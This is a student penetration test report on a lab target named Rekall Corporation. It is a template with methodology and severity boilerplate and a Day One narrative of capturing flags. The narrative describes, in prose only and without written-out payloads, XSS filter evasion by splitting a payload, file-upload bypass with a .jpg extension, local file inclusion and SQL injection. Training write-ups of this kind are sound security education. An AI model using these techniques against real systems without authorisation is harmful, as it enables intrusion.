Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Exploit Experts
Contact Name	Matthew Drumonde
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	Nov 24 2024		

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Some users had strong passwords that we're unable to be cracked by John
- The person named EE tried several exploits using Metasploit, but unfortunately couldn't achieve a meterpreter shell.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Open ports
- Weak user passwords cracked by John tool or guessed
- Company information available on OSINT such as a user's credentials
- Cross-site scripting (XSS) reflected
- Cross-site scripting (XSS) stored
- Sensitive data exposure
- Local file inclusion
- SQL injection
- Command injection
- PHP injection
- Brute force attack
- Session management
- Directory traversal
- Port 80, 21 open
- Weak passwords
- Lateral movement
- Privilege Escalation


Executive Summary

DAY ONE (WEB APP)


The EE executed a reflected cross-site scripting, capturing the first flag by introducing an alert payload.




EE conducted cross-site scripting reflection on the memory-planner.php directory once more. However, this instance demanded bypassing input validation and thus required segmenting the payload for successful evasion.




EE was also successful in creating stored cross-site scripting by inputting the same command from entering an identical payload as reflected cross-site scripting.




The EE performed the curl command to acquire the http response header from the About-Rekall.php directory, and there they discovered the flag.




EE employed local file inclusion through the upload of a php file to discover flag 5.



EE employed the method of local file inclusion once more to come across flag 6. However, an addition of a jpg extension to the file became necessary in order to circumvent the input verification process.




EE successfully performed a SQL injection on the login.php “User Login” field.




EE subsequently proceeded to examine the HTML page source of login.php, where he discovered credentials pertaining to "Admin Login". This act revealed flag 8

